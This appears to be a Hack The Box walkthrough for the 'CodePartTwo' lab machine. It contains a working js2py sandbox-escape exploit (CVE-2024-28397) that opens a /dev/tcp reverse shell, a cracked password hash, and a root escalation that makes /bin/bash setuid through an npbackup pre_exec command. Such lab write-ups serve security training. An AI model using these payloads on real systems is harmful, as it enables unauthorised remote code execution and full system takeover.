HTB CODEPARTTWO WALKTHROUGH

03/10/2025 (3/365)

Machine Information

- **Name**: CodePartTwo
- **IP**: 10.10.11.82
- **OS**: Linux (Debian GNU/Linux)

Initial Reconnaissance

The first step is performing a TCP Nmap scan to identify ports and services on the target system.

```
nmap -sC -sV -sS -Pn -T3 10.10.11.82 -vvv --min-rate 500 -oN codeparttwo__tcp
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCnwmWCXCzed9BzxaxS90h2iYyuDOrE2LkavbNeMlEUPvMpznuB9cs8CTnUenk
ZthVkvQfqiDyB4bN0cTsv1mAp1jjbNnf/pALACTUmxgEemnTOsWk3Yt1fQkkT8IEQcOqqGQtSmOV9xbUmv6Y5ZoCAssWRYQ+JcR1v
vKtpLTgZwwlh95FJBiGLg5iiVaLB2v45vHTkpn5xo7AsUpW93Tkf+6ezP+1f3P7tiUlg3ostgHpHL5Z9478=
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBErhv1LbQSlbwl0ojaKls8F4eaT
|   256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJovaecM3DB4YxWK2pI7sTAv9PrxTbpLG2k97nMp+FM
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see two open ports that are **port 22 (SSH)** and **port 8000 (Gunicorn 20.0.4)** on the TCP scan.

Gunicorn, short for Green Unicorn, is a Python WSGI HTTP server designed for UNIX. It operates on a pre-fork worker model, making it lightweight and efficient for serving Python web applications, including those built with frameworks like Django.

WEB ENUMERATION (SERVICE PORT 8000)

Navigating to http://10.10.11.82:8000 reveals a web application that empower developers to create, code, and run their projects with ease.

The next step is performance directory brute-forcing with ffuf.

```
ffuf -u http://10.10.11.82:8000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
download                [Status: 200, Size: 10708, Words: 51, Lines: 48, Duration: 74ms]
login                   [Status: 200, Size: 667, Words: 119, Lines: 20, Duration: 58ms]
register                [Status: 200, Size: 651, Words: 117, Lines: 20, Duration: 58ms]
logout                  [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 51ms]
dashboard               [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 56ms]
                        [Status: 200, Size: 2212, Words: 457, Lines: 48, Duration: 97ms]
:: Progress: [220559/220559] :: Job [1/1] :: 314 req/sec :: Duration: [0:14:12] :: Errors: 0 ::
```

The most interesting directory is /download with different so suggests some interesting files.

```
wget http://10.10.11.82:8000/download
```

```
┌──(luis㉿kali)-[~/Desktop/HTB/CodePartTwo]
└─$ file download
download: Zip archive data, at least v1.0 to extract, compression method=store

┌──(luis㉿kali)-[~/Desktop/HTB/CodePartTwo]
└─$ unzip download
Archive:  download
   creating: app/
   creating: app/static/
   creating: app/static/css/
  inflating: app/static/css/styles.css
   creating: app/static/js/
  inflating: app/static/js/script.js
  inflating: app/app.py
   creating: app/templates/
  inflating: app/templates/dashboard.html
  inflating: app/templates/reviews.html
  inflating: app/templates/index.html
  inflating: app/templates/base.html
  inflating: app/templates/register.html
  inflating: app/templates/login.html
  inflating: app/requirements.txt
   creating: app/instance/
  inflating: app/instance/users.db
```

ANALYSIS APP CODE

After extracting the file, we need to look for information about the source code. If we look in requirements.txt, we can identify the version of js2py, which is 0.74. This library is used within the run_code path found inside the app.py file. The meaning is that it is used when code is executed in the web application.

```
┌──(luis㉿kali)-[~/Desktop/HTB/CodePartTwo/app]
└─$ cat requirements.txt
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
```

```
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
```

While looking for vulnerabilities in that application, we found one: CVE-2024-28397 Impact, Exploitability, and Mitigation Steps | Wiz.


The next step is to find an exploit to execute. We can modify an existing exploit: https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape/blob/main/poc.py. The final exploit should be this.

```
var hacked = Object.getOwnPropertyNames({});
var attr = hacked.__getattribute__;
var obj = attr("__getattribute__")("__class__").__base__;

function findPopen(o) {
  try {
    var subs = o.__subclasses__();
    for (var i = 0; i < subs.length; i++) {
      var item = subs[i];
```

```
        if (item && item.__module__ === "subprocess" && item.__name__ === "Popen") {
            return item;
        }
    }
  } catch(e) {}
  return null;
}

var Popen = findPopen(obj);
if (Popen) {
  var cmd = "bash -c 'bash -i >& /dev/tcp/10.10.14.239/9001 0>&1'";
  Popen(cmd, -1, null, -1, -1, -1, null, null, true);
}
```


After that, we set up a listening port on our attacker machine. Later, we created an account on the website, logged in, and clicked on Run Code on the website.

Success!, we get an incoming connection.




We check the existing users by consulting the /etc/passwd file.

After that, we list the files in the current directory and see that it has content like download; we check if there is any additional information in the database.



After that, we list the files in the current directory and see that it has content similar to download; we check if there is any additional information in the database.



We have discovered different hashes; Marco's is the most important since we could connect to it via SSH. Let's try to crack it online on Crackstation.

Hash	Type	Result
649c9d65a206a75f5abe509fe128bce5	md5	sweetangelbabylove

Success!

It is time to try to access Marco via SSH connection.

PRIVILEGE ESCALATION

We successfully log in and execute sudo -l to see if we have privileged permission to run any file.

The next step is to search the internet about this file. We have found a possible vulnerability; AliElKhatteb/npbackup-cli-priv-escalation.

We followed the steps from the repository to carry out the exploit.

Since we already have the npbackup.conf file in the directory and we do not have write permissions, we copy it to another file which we can name whatever we want.

```
cp npbackup.conf backupmalicious.conf
```

We modified the file by adding a line.

```
Pre_exec_commands:
        - chmod 4755 /bin/bash
```

After that, we execute the following command.

```
sudo /usr/local/bin/npbackup-cli -c root.conf -b
```

Finally, we use the final command to escalate privileges.

```
/bin/bash -p
```

```
marco@codeparttwo:~$ /bin/bash -p
bash-5.0# id
uid=1000(marco) gid=1000(marco) euid=0(root) groups=1000(marco),1003(backups)
bash-5.0# whoami
root
```

Success!

The two final parts are capturing the user and root flags.

```
bash-5.0# cat /home/marco/user.txt
e7bcc079feacfc3da33082b84ef6164b
bash-5.0# cat /root/root.txt
fb5f32470c499f10cee84970b2221e1a
```

Conclusion

On HackTheBox, CodePartTwo is a simple Linux computer that mimics a real-world vulnerability exploitation situation. CVE-2024-28397, a vulnerable implementation of the js2py library that permits remote code execution and sandbox escape, is the foundation of the machine. Privilege escalation through misconfigured software (npbackup-cli).